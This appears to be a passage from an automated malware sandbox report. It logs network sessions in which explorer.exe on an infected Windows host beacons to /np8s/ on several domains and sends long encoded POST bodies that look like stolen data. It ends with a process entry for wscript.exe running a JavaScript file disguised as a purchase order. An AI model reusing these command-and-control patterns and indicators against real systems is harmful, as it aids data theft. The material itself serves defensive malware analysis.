Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:42:49.083741903 CEST	9502	OUT	GET /np8s/?zVB=/pe3of3KthlHX+AZdE40oBjh24oMUm2DhTWzf9+6lBsOaTWyqOSb4stDRDmzQmtt1180&4hM4=o4B0f HTTP/1.1 Host: www.halecamilla.site Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:42:49.263252020 CEST	9503	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:42:49 GMT Server: nginx/1.19.10 Content-Type: text/html Content-Length: 583 Last-Modified: Tue, 15 Mar 2022 21:44:23 GMT Accept-Ranges: bytes Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 73 74 79 6c 65 3e 0a 20 20 20 20 20 20 20 20 2e 6c 6f 61 64 65 72 20 7b 20 62 6f 72 64 65 72 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 66 33 66 33 66 33 3b 20 62 6f 72 64 65 72 2d 74 6f 70 3a 20 31 36 70 78 20 73 6f 6c 69 64 20 23 33 34 39 38 64 62 3b 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 35 30 25 3b 20 77 69 64 74 68 3a 20 31 32 30 70 78 3b 20 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 20 61 6e 69 6d 61 74 69 6f 6e 3a 20 73 70 69 6e 20 32 73 20 6c 69 6e 65 61 72 20 69 6e 66 69 6e 69 74 65 3b 20 70 6f 73 69 7 4 69 6f 6e 3a 20 66 69 78 65 64 3b 20 74 6f 70 3a 20 34 30 25 3b 20 6c 65 66 74 3a 20 34 30 25 3b 20 7d 0a 20 20 20 20 20 20 20 20 40 6b 65 79 66 72 61 6d 65 73 20 73 70 69 6e 20 7b 20 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 30 64 65 67 29 3b 20 7d 20 31 30 30 25 20 7b 20 74 72 61 6e 73 66 6f 72 6d 3a 20 72 6f 74 61 74 65 28 33 36 30 64 65 67 29 3b 20 7d 20 7d 0a 20 20 20 20 3c 2f 73 74 79 6c 65 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 3e 76 61 72 20 5f 73 6b 7a 5f 70 69 64 20 3d 20 22 39 50 4f 42 45 58 38 30 57 22 3b 3c 2f 73 63 72 69 70 74 3e 0a 20 20 20 20 3c 73 63 72 69 70 74 20 6c 61 6e 67 75 61 67 65 3d 22 4a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 63 64 6e 2e 6a 73 69 6e 69 74 2e 64 69 72 65 63 74 66 77 64 2e 63 6f 6d 2f 73 6b 2d 6a 73 70 61 72 6b 5f 69 6e 69 74 2e 70 68 70 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 63 6c 61 73 73 3d 22 6c 6f 61 64 65 72 22 20 69 64 3d 22 73 6b 2d 6c 6f 61 64 65 72 22 3e 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <html><head> <style> .loader { border: 16px solid #f3f3f3; border-top: 16px solid #3498db; border-radius: 50%; width: 120px; height: 120px; animation: spin 2s linear infinite; position: fixed; top: 40%; left: 40%; } @keyframes spin { 0% { transform: rotate(0deg); } 100% { transform: rotate(360deg); } } </style> <script language="Javascript">var _skz_pid = "9POBEX80W";</script> <script language="Javascript" src="http://cdn.jsinit.directfwd.com/sk-jspark_init.php"></script></head><body><div class="loader" id="sk-loader"></div></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.5	49873	137.220.133.198	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:42:54.849509001 CEST	9504	OUT	GET /np8s/?4hM4=o4B0f&zVB=OAQ8ZAk71VYHsoGBQeS0cLLvyBMKMlAsSK0ta2CkcQgnl+jMatCDHwZEkBjakU6FhLRf HTTP/1.1 Host: www.ratebill.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:42:55.214488029 CEST	9504	IN	HTTP/1.1 200 OK Server: Tengine Date: Fri, 27 May 2022 16:42:55 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Data Raw: 31 0d 0a 2e 0d 0a 30 0d 0a 0d 0a Data Ascii: 1.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.5	49879	162.0.230.89	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:00.507277012 CEST	9513	OUT	GET /np8s/?zVB=+1vSQSU4VFPBNkL8EMH3DU8MRg7YeuqbcMOylP3M0ivye7s4zRc3erRZEMINrnM1Idbq&4hM4=o4B0f HTTP/1.1 Host: www.topings33.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 27, 2022 18:43:00.749012947 CEST	9513	IN	HTTP/1.1 404 Not Found Date: Fri, 27 May 2022 16:43:00 GMT Server: Apache/2.4.29 (Ubuntu) Content-Length: 279 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 2e 34 2e 32 39 20 28 55 62 75 6e 74 75 29 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 6f 70 69 6e 67 73 33 33 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. <hr><address>Apache/2.4.29 (Ubuntu) Server at www.topings33.com Port 80</address></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.5	49889	170.39.76.27	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:24.507529020 CEST	9524	OUT	POST /np8s/ HTTP/1.1 Host: www.jlbwaterdamagerepairseattle.com Connection: close Content-Length: 409 Cache-Control: no-cache Origin: http://www.jlbwaterdamagerepairseattle.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.jlbwaterdamagerepairseattle.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 53 39 54 57 7a 6a 54 34 6d 34 78 55 56 49 6a 61 73 47 34 71 30 72 6c 77 6d 4a 77 72 34 4a 34 34 74 39 4d 76 34 4b 57 39 74 39 4e 74 79 31 52 38 31 78 74 34 39 46 58 46 37 45 76 32 70 58 42 30 28 41 74 37 69 4b 36 71 49 56 6d 76 39 73 4d 53 73 6e 41 6f 70 2d 56 39 53 42 76 38 56 6d 62 59 35 51 63 55 28 2d 69 69 4b 52 56 62 47 6c 51 6d 4e 68 38 31 4d 4d 43 69 4e 57 39 79 63 45 66 74 49 6e 7e 31 6a 7a 49 58 69 73 76 52 77 69 42 55 49 35 61 67 4c 73 65 51 42 38 72 6d 32 74 66 31 4e 69 62 63 33 2d 4a 73 33 76 37 70 36 4e 43 2d 4f 33 37 67 69 6f 54 58 5a 53 5a 55 7a 5a 35 4e 75 72 72 74 39 4e 31 73 6d 52 32 7a 49 38 44 31 4b 4d 46 31 6f 44 4b 4a 42 6f 54 76 7e 31 70 57 45 35 37 32 42 6e 58 79 67 69 79 73 53 50 4e 42 54 5f 6b 43 6d 51 55 37 54 7a 79 6d 69 47 4c 79 7a 36 76 2d 77 38 52 5f 69 64 4b 54 6f 4e 36 4d 6f 5f 45 32 33 4c 50 4e 31 62 47 73 58 4d 4e 6b 4f 50 67 57 32 69 6a 6c 70 51 77 2d 6e 50 39 51 36 48 68 72 63 50 77 6f 53 41 71 74 6f 37 62 64 44 71 56 50 35 74 30 49 6b 56 67 31 41 36 48 4d 73 7a 59 6d 55 38 4a 66 30 43 66 38 52 59 6e 76 64 62 6a 78 47 77 72 4b 41 6b 49 7a 6f 6b 41 6f 4c 6d 39 59 49 34 67 5f 4c 79 41 34 76 4f 55 52 39 4f 75 58 44 32 7a 79 53 51 78 4a 46 47 6d 48 73 67 29 2e 00 00 00 00 00 00 00 00 Data Ascii: zVB=S9TWzjT4m4xUVIjasG4q0rlwmJwr4J44t9Mv4KW9t9Nty1R81xt49FXF7Ev2pXB0(At7iK6qIV mv9sMSsnAop-V9SBv8VmbY5QcU(-iiKRVbGlQmNh81MMCiNW9ycEftIn~1jzIXisvRwiBUI5agLseQB8rm2tf1Nibc3-Js3v7p6NC-O37gioTXZSZUzZ5Nurrt9N1smR2zI8D1KMF1oDKJBoTv~1pWE572BnXygiysSPNBT_kCmQU7TzymiG Lyz6v-w8R_idKToN6Mo_E23LPN1bGsXMNkOPgW2ijlpQw-nP9Q6HhrcPwoSAqto7bdDqVP5t0IkVg1A6HMszYmU8Jf 0Cf8RYnvdbjxGwrKAkIzokAoLm9YI4g_LyA4vOUR9OuXD2zySQxJFGmHsg).
May 27, 2022 18:43:24.652365923 CEST	9525	IN	HTTP/1.1 404 Not Found Connection: close content-type: text/html content-length: 252 content-encoding: gzip vary: Accept-Encoding,User-Agent,User-Agent date: Fri, 27 May 2022 16:43:24 GMT server: LiteSpeed Data Raw: 1f 8b 08 00 00 00 00 00 00 03 4c 8b b1 0e 82 40 10 05 fb fb 8a 95 5e 17 0c e5 66 13 61 97 dc 25 27 10 b3 14 f4 5c 42 25 51 e1 ff 0d d2 58 be 99 79 74 92 ae b6 b1 57 f0 76 8f d0 0f 55 0c 35 64 67 c4 a0 d6 20 8a c9 61 ae 97 1c 51 db 8c 1d ed 9b c9 eb 4d d8 91 05 8b ca 65 5e 42 bb ac d0 2c db 73 22 3c a0 23 fc 45 54 75 32 ee bf 82 ff 1a 5f b0 b3 39 c1 3b bd b6 f4 59 d3 04 c3 23 c2 17 00 00 ff ff 04 c1 bb 11 80 20 0c 00 d0 de 29 32 01 b4 16 1c b5 b6 6e 10 25 2a 1e bf 4b a2 59 df f7 7c 1b b3 78 30 14 68 5d e1 ec 6f 4b d0 1b e8 9d 05 84 f8 23 76 53 58 b6 38 85 35 9a 99 7b ca 6e a8 c4 09 2b 5e c4 34 30 b3 10 aa 16 72 47 af 3f 00 00 00 ff ff b2 d1 f7 b4 e3 b2 d1 77 f2 77 89 b4 b3 d1 f7 08 f1 f5 b1 e3 1a c9 00 00 00 00 ff ff 03 00 1f 08 e8 aa f0 01 00 00 Data Ascii: L@^fa%\B%QXytWvU5dg aQMe^B,s"<#ETu2_9;Y#)2n%*KY|x0h]oK#vSX85{n+^40rG?ww

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.5	49890	170.39.76.27	80	C:\Windows\explorer.exe


Timestamp	kBytes transferred	Direction	Data
May 27, 2022 18:43:24.664593935 CEST	9538	OUT	POST /np8s/ HTTP/1.1 Host: www.jlbwaterdamagerepairseattle.com Connection: close Content-Length: 36477 Cache-Control: no-cache Origin: http://www.jlbwaterdamagerepairseattle.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://www.jlbwaterdamagerepairseattle.com/np8s/ Accept-Language: en-US Accept-Encoding: gzip, deflate Data Raw: 7a 56 42 3d 53 39 54 57 7a 69 75 7a 6f 6f 73 43 62 34 28 35 71 78 6f 2d 67 72 31 49 6c 35 30 30 32 6f 55 6a 37 66 6b 64 32 76 72 50 75 38 6b 77 6a 57 30 65 6a 44 64 67 39 46 48 67 33 57 62 36 34 6e 46 31 28 41 45 71 69 4b 32 71 4a 57 58 6b 7e 4e 63 30 74 46 59 70 72 65 56 46 54 42 75 34 52 6e 47 49 35 54 77 71 28 39 43 79 4b 43 52 62 46 44 63 6d 63 53 6b 45 50 73 43 6b 46 32 74 75 42 30 54 4b 49 6a 62 6f 6a 32 6f 58 69 63 6a 52 28 6a 78 56 41 65 4f 6e 66 73 66 61 58 73 72 37 73 64 6a 4c 4e 6b 48 45 33 5f 31 73 77 64 66 70 36 5a 79 2d 49 41 75 32 70 34 54 65 64 53 5a 54 6c 70 38 54 75 76 4c 70 39 4d 78 38 68 6a 71 7a 4c 73 44 6f 41 37 34 56 35 67 54 4c 53 6f 6e 49 7e 31 74 37 46 74 36 6c 42 6d 4b 68 32 6e 32 35 57 74 56 34 54 39 6f 6b 6b 77 55 6e 63 54 79 39 69 47 4c 43 7a 36 75 64 77 38 4e 5f 69 63 53 54 6e 39 4b 4d 35 74 64 67 31 37 50 55 28 37 47 79 54 4d 77 5f 4f 50 35 39 32 67 58 50 70 41 4d 2d 31 71 68 51 79 44 42 6f 4a 50 78 74 54 41 72 77 31 72 62 6b 44 71 55 69 35 76 64 4e 6b 43 6f 31 41 72 48 4d 76 52 41 6d 54 63 4a 66 78 43 66 69 66 34 71 6b 64 62 37 74 47 77 62 61 41 53 45 7a 6f 31 67 6f 4c 43 70 59 4c 49 67 5f 53 69 42 7a 76 63 39 65 36 39 32 63 4a 56 69 4b 4e 52 70 62 47 31 6a 34 34 46 49 51 28 68 62 42 59 33 70 57 39 42 6b 72 7e 65 78 36 52 4a 69 6f 7a 4e 79 57 36 30 66 67 54 38 41 52 61 72 76 36 76 4b 57 79 67 42 49 31 47 73 34 65 77 45 55 68 4a 52 7a 62 46 49 57 31 64 56 6a 2d 63 6f 64 4a 55 31 6c 42 65 79 70 4e 51 55 39 36 4d 4d 36 33 71 37 6c 4c 73 4c 7e 44 5a 4b 50 30 55 42 44 30 49 61 33 34 79 78 7a 4f 33 75 34 76 54 57 39 52 39 4f 6b 64 33 71 47 66 58 55 74 39 37 2d 53 30 51 57 58 52 38 50 48 6a 45 6b 4c 69 59 62 4d 4b 56 35 69 6c 61 4b 63 56 48 58 49 56 58 58 79 33 53 69 72 33 63 73 57 4c 69 70 70 4e 6e 42 64 69 38 6d 43 31 75 6e 43 49 53 70 54 6c 4f 6e 63 48 48 72 6c 4e 46 63 4c 68 47 51 4b 58 43 67 4f 71 47 63 30 55 4f 72 6d 63 49 65 34 74 56 6e 52 6d 76 59 54 30 66 47 6c 61 77 53 4b 4a 36 67 54 66 34 59 50 48 72 38 7a 71 7a 36 48 44 61 47 41 50 49 65 49 32 68 39 48 4d 44 62 4a 36 4a 31 41 6c 54 32 72 58 57 4f 56 49 72 41 4d 4d 66 48 7e 6d 69 6f 53 6a 36 69 44 4a 51 50 50 36 74 47 79 36 47 58 67 51 7e 2d 57 42 48 45 72 65 30 6b 75 32 4b 6e 4d 44 31 51 47 63 55 69 54 65 78 75 28 49 6a 64 65 56 56 6a 69 58 5a 6c 41 57 61 47 53 42 79 69 4b 4e 6b 33 55 68 72 41 35 73 55 73

Timestamp	kBytes transferred	Direction	Data
			7a 66 74 77 47 37 4c 6a 71 41 37 6f 62 4a 6c 44 79 66 46 6d 47 55 4a 75 34 4d 41 33 56 30 39 78 6f 58 6a 6d 33 49 74 47 77 52 59 6a 6f 5a 53 39 34 70 70 46 6d 4a 50 67 7a 61 36 36 59 6e 39 4c 63 70 73 52 64 74 6d 48 6c 51 47 67 41 33 56 79 7a 32 75 79 38 48 4e 39 77 5a 73 58 56 4e 76 55 53 72 7a 37 74 56 63 68 4d 63 39 54 69 47 33 78 72 57 70 55 44 49 44 32 6f 52 47 5a 30 6c 42 38 75 4a 59 63 63 76 74 46 7a 2d 34 48 28 75 72 6c 41 79 78 79 6e 66 7a 38 4b 77 49 49 36 38 58 52 41 7a 6a 41 4a 44 6f 79 6a 43 66 6f 43 67 37 6b 58 4a 41 6d 63 59 38 4d 37 71 64 6e 44 61 68 72 4a 4e 35 30 54 39 58 5f 48 5a 36 59 55 69 4f 34 51 62 49 69 57 68 62 6c 38 48 50 42 28 49 71 54 54 58 4d 59 41 6e 39 45 34 43 62 73 68 76 33 32 33 47 4b 66 31 78 6b 57 44 79 79 4a 7e 62 4b 54 6b 33 34 67 33 72 35 56 55 75 56 46 66 30 45 42 39 5a 31 34 6d 77 62 53 79 37 77 56 71 66 55 77 42 4b 59 33 6d 67 52 54 45 6b 35 70 32 6a 39 30 6d 78 49 79 6c 42 72 72 69 35 59 73 75 62 43 42 77 66 33 4e 4d 35 48 62 33 6a 67 54 73 62 28 34 37 45 79 6c 71 43 61 51 70 6c 53 30 65 5a 69 68 6f 46 63 76 7a 34 7e 31 55 38 6e 6b 43 70 51 73 5a 76 53 75 78 75 48 54 61 5a 32 4c 38 49 59 57 57 4a 64 6e 73 69 28 76 5a 54 76 6f 66 4c 4b 36 57 45 49 77 67 78 33 6c 69 65 66 4a 45 57 64 42 45 6b 54 69 45 73 6a 67 6e 50 7a 48 71 72 6a 33 5a 73 33 30 47 79 4c 46 39 33 78 52 62 49 55 74 51 6e 4e 65 6e 58 55 49 50 48 62 50 7a 37 6e 7a 4d 6b 70 4b 34 51 45 46 78 76 61 6a 43 42 64 5a 32 56 4e 64 4a 33 4f 73 52 54 77 48 6b 76 30 5f 4e 64 33 77 4c 69 61 71 6a 38 74 78 54 7a 4b 4a 28 4d 55 69 75 6e 4b 4a 77 5f 41 72 34 6e 6a 51 79 58 43 63 48 55 59 7a 67 56 6f 64 46 61 52 57 45 6e 51 7a 5a 67 28 37 6d 31 76 55 4b 4a 47 6b 52 65 33 71 34 68 66 31 65 4b 4b 38 6d 70 68 5a 75 51 39 32 61 61 43 5a 72
Data Ascii: zVB=S9TWziuzoosCb4(5qxo-gr1Il5002oUj7fkd2vrPu8kwjW0ejDdg9FHg3Wb64nF1(AEqiK2qJWXk~Nc0tFYpreVFTBu4RnGI5Twq(9CyKCRbFDcmcSkEPsCkF2tuB0TKIjboj2oXicjR(jxVAeOnfsfaXsr7sdjLNkHE3_1swdfp6Zy-lAu2p4TedSZTlp8TuvLp9Mx8hjqzLsDoA74V5gTLSonI~1t7Ft6lBmKh2n25WtV4T9okkwUncTy9iGLCz6udw8N_icSTn9KM5tdg17PU(7GyTMw_OP592gXPpAM-1qhQyDBoJPxtTArw1rbkDqUi5vdNkCo1ArHMvRAmTcJfxCfif4qkdb7tGwbaASEzo1goLCpYLlg_SiBzvc9e692cJViKNRpbG1j44FIQ(hbBY3pW9Bkr~ex6RJiozNyW60fgT8ARarv6vKWygBI1Gs4ewEUhJRzbFIW1dVj-codJU1lBeypNQU96MM63q7lLsL~DZKP0UBD0Ia34yxzO3u4vTW9R9Okd3qGfXUt97-S0QWXR8PHjEkLiYbMKV5ilaKcVHXIVXXy3Sir3csWLippNnBdi8mC1unCISpTlOncHHrlNFcLhGQKXCgOqGc0UOrmcIe4tVnRmvYT0fGlawSKJ6gTf4YPHr8zqz6HDaGAPIeI2h9HMDbJ6J1AlT2rXWOVIrAMMfH~mioSj6iDJQPP6tGy6GXgQ~-WBHEre0ku2KnMD1QGcUiTexu(IjdeVVjiXZlAWaGSByiKNk3UhrA5sUszftwG7LjqA7obJlDyfFmGUJu4MA3V09xoXjm3ltGwRYjoZS94ppFmJPgza66Yn9LcpsRdtmHlQGgA3Vyz2uy8HN9wZsXVNvUSrz7tVchMc9TiG3xrWpUDID2oRGZ0lB8uJYccvtFz-4H(urlAyxynfz8KwII68XRAzjAJDoyjCfoCg7kXJAmcY8M7qdnDahrJN50T9X_HZ6YUiO4QbliWhbl8HPB(lqTTXMYAn9E4Cbshv323GKf1xkWDyyJ~bKTk34g3r5VUuVFf0EB9Z14mwbSy7wVqfUwBKY3mgRTEk5p2j90mxIylBrri5YsubCBwf3NM5Hb3jgTsb(47EyIqCaQplS0eZihoFcvz4~1U8nkCpQsZvSuxuHTaZ2L8IYWWJdnsi(vZTvofLK6WEIwgx3liefJEWdBEkTiEsjgnPzHqrj3Zs30GyLF93xRbIUtQnNenXUIPHbPz7nzMkpK4QEFxvajCBdZ2VNdJ3OsRTwHkv0_Nd3wLiaqj8txTzKJ(MUiunKJw_Ar4njQyXCcHUYzgVodFaRWEnQzZg(7m1vUKJGkRe3q4hf1eKK8mphZuQ92aaCZr_iZyy6PnkZK(dsg0p6BYlc1wewIMGdM~pJrmpsArEInXhs4jGZNUEGqOyYQQcy_c3slRu9AQt3Hy2ce0THFm2w-ZaONJOT1TW4d9eLOAGtY3Jlppo06aM7_npu-3Ik9dNBVXj5VCiVFevK94RZTK695Txvznce24p0vhvRd0bEd5QtPvZf_F-iX9sSGUqJJvivwFUNhsZFBXsMDK0y9jLrAOG8aJ4Ha00eE~aInMKrh1BNg8dhZGyFwPgfOr3p4eMhbz7QeoSsFHU2G7AsH35a92bAKYxbPeOa5ULDj4FYBnt9N1l(hjbwpxpvqNhchqI61lnuq0wxXg_DtHg6gugowAcAFpjm5gE1QKKwyXr8Xs8ljas(YEutQea4ZphQ3vsrXAdmQWVwZ~-cEDnrpRhm18bJqUHRK8sHin5V2G9qo8HUh91J-RIVqop3-bzu87ExUn39lj-HTcoNxW6y19DZjAZnW3o6Ht0wL5R7WcukjngG7P5vT5QBBGsFdAfhOgm17ozUMASm1ZxMUDTMqvgIlYXLyDf0f4liXS2vv8c8soo4jxwlgJj(uQT9nZBzQi0irVkldrdJF29O4J-wWhURHSmJREqj3RJnOzh8Czrgu0ltM44AAr8I9Bo(J1WXhGVXrijm3LXBjqeBW8wSEm1RkDQ5oiKiJmcZQUXA_(jhVoX2epEEHrzYY6JyKE5gxEGE2Nlm9ezDkn8Pq~6VyD3lNWh4fYssKRJMRV50vXrMHYi2xg3mPQPL9YqUV7l8VV5p2pDw8ginsWuz4LBANRe3HW6lK3tW4jfd6tSLGyyDtrouB0oxkYC98qQ5WPSMRzt(cnPT9UmlyXsejnx74CaKU~gdIomXTX3BR5lk1A1yrV3xw2RoODZbv0USV2oeMCLbEitQN4xhNkyDl2NKX4N~6c_~CvK8aCXjGeYPJNlAxzTeix2dpObjAoIUXh_1KZmwgTD(9VAQSQ0UOD-W3qKIIEzm3ulYWKFV5vS77O9NBW66jh4MPrHvSAiemOCJW0xsmzE0LmEroavcayLtBwuYb7xhfvnDKDc4SGvAwa6c9zwdDHgXtjLzqEXFu17M3dZ3GEwvc1sB5qIBRed3lPRu6wMafRw(vGXbP6Cj_HhlMUO9HlJYiz-5uEoa6a9zuZ5AD6SLAjydSEIKBUNn7AMWWfiXLF30JdFes2ForyST-lV3X0IINDg0_lj3CH4bpvGdqOk22GrI4d7Dfo3pyBVOWcd72w5SMLSz_uEFlwbYD8qfLPMOe4CMt37IpRV7bt_Jx~Ncm3FgcwrErgJ~Fj2R-Dk39K3DWqyFekN55HPG9MuSNEyN4LK95DCQtnvt1ynSFgIEILJ2s2jCD~WQzquS8o-OdmZVnqaSDKSzRs_(hs3CgaXWXlMxOSvkHJQqLDY(Z3Ljc0_Evy9P22UcWvctU8vd5Ysn4pSW2BkOjOYmy0rXu8SaHxcm4WDEPhwsKDctAaOlF7j414AsyXd~fjkadvFriVSV0k5NhGUhitWBYeLa6S7GcE3zQ9OD6eovuEmg8kDnaqGpJtAJGNt(HnnfUd0M9o4fv3Evr6e9UPFVFWr2hE11Vxar5BeNVDXZYMgjnsl5p1f4-Y1taed2GN8AyFRbOWI3ibIhK5FcIJEhzaQh0ZjIjWlq1gnjTlFbvM_D_6N(2o2nFDaCza86K98H2DayiRGMfxHte03Bxleu2v7E_pIpj9MxkeLpsF50Zf2VtQCPhFXUbVOLMY8LFTXiIdbzuRY6QyVvBtQ7E5W1UIr1Vx8~dmk2y1tZ9Pn0yhgzj8B0H3_yKRmFxftzNIL~TrCcicLtYoH4gSW6S(oOiFduThxF6Znlj4dJfO_~7VNmZ0C9DHGdYXLL6HKelE3aoE_TkEzmqbeo4xOmxWOvPfQYfaI0NILO3X0jkl-6d6KYO62eoZrhlTR6mEDdJGmgn4zCkviea0ebpx3GRJLFIC36WJcWQ0gSUnEwgFAplvAoynnOcMSUmwGYWJYDTy1Yi1VdyTCFjp3en0V9kSTU2H60-6AWuB5f65JFrnQJQ3uXMzMgYiUwFkrnMZiZk2nraaEYF602Dq5gPaPq04j5Mzz1P4uvS8mejoYMQkiaOpHSxi3VvsIHP2zAdoD3cnrrwgOizrowJE0BD7iiRLvb5RDQxhNBs471N47R5UGEy6JNacNhlyU2pvdY8NNyS9CPgwbluwbtrA9ziOnf_r6SBRbba86DgRi3UdW~BUe7FJ3NRcA1l6tdW0s6FQdV94ASe6GuIqZr3BkOuAK180bDHXW(Cg1lZCC5H(HC7Z-90jVDlxuC1KlQJY1seNlTpf3IDRiN8Opar~eSZyKKAEi6VjJZ2USX1m7E3uHa8oBov(fGYuO24jXukeQPbjlf4QETol7IEfdXYaRkYZgqip3NBiAwukoQdxgCoKeAphv8EB0NQ00yRIVCIdNjJpLUWrfCMx33vfd3Uk1hNHAZSRI6lb0HePrB5elAkYzgZu1bg82uFhsQw50f_tOj0KvZOWq9xui8q3vv4lJ8v~J(_SeSN4ow_u8V-m0Pf1PQVyeY9uZX6lZdYJoBC(pGirX8_Co(Ra_OniGduPZABKh975nPcE_Pta1HnKBAuTtEQOJ~hxxSTWpS50d53aGWHjjOMsx1c~aPK(WuVwY0JhRTI9yjWGbwkMqbPEIX64vHBSuo8T7EhSCh_9RDC3FFVdlcsUjkq1LkbucLKOP1c

May 27, 2022 18:43:24.816142082 CEST	9563	IN	HTTP/1.1 404 Not Found Connection: close content-type: text/html content-length: 252 content-encoding: gzip vary: Accept-Encoding,User-Agent,User-Agent date: Fri, 27 May 2022 16:43:24 GMT server: LiteSpeed Data Raw: 1f 8b 08 00 00 00 00 00 00 03 4c 8b b1 0e 82 40 10 05 fb fb 8a 95 5e 17 0c e5 66 13 61 97 dc 25 27 10 b3 14 f4 5c 42 25 51 e1 ff 0d d2 58 be 99 79 74 92 ae b6 b1 57 f0 76 8f d0 0f 55 0c 35 64 67 c4 a0 d6 20 8a c9 61 ae 97 1c 51 db 8c 1d ed 9b c9 eb 4d d8 91 05 8b ca 65 5e 42 bb ac d0 2c db 73 22 3c a0 23 fc 45 54 75 32 ee bf 82 ff 1a 5f b0 b3 39 c1 3b bd b6 f4 59 d3 04 c3 23 c2 17 00 00 ff ff 04 c1 bb 11 80 20 0c 00 d0 de 29 32 01 b4 16 1c b5 b6 6e 10 25 2a 1e bf 4b a2 59 df f7 7c 1b b3 78 30 14 68 5d e1 ec 6f 4b d0 1b e8 9d 05 84 f8 23 76 53 58 b6 38 85 35 9a 99 7b ca 6e a8 c4 09 2b 5e c4 34 30 b3 10 aa 16 72 47 af 3f 00 00 00 ff ff b2 d1 f7 b4 e3 b2 d1 77 f2 77 89 b4 b3 d1 f7 08 f1 f5 b1 e3 1a c9 00 00 00 00 ff ff 03 00 1f 08 e8 aa f0 01 00 00 Data Ascii: L@^fa%'\B%QXytWvU5dg aQMe^B,s"<#ETu2_9;Y#)2n%*KY|x0h]oK#vSX85{n+^40rG?ww

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **6972**, Parent PID: **684**

General

Target ID:	0
Start time:	18:40:12
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\CIQ-PO16266.js"
Imagebase:	0x7ff680380000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

